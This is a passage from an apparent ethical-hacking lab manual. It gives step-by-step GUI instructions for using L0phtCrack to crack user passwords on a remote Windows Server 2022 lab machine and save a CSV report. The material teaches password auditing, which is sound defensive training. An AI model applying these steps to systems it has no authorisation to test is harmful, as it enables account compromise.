
11. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse…** button to store the report in the desired location.




12. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




13. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.




14. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.



15. Check the given details in the **Summary** wizard and click **Finish**.




16. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.



17. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

    Note: It will take some time to crack all the passwords of a remote system.

18. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.



19. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.
20. This concludes the demonstration of auditing system passwords using L0phtCrack.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows Server 2022** virtual machine.

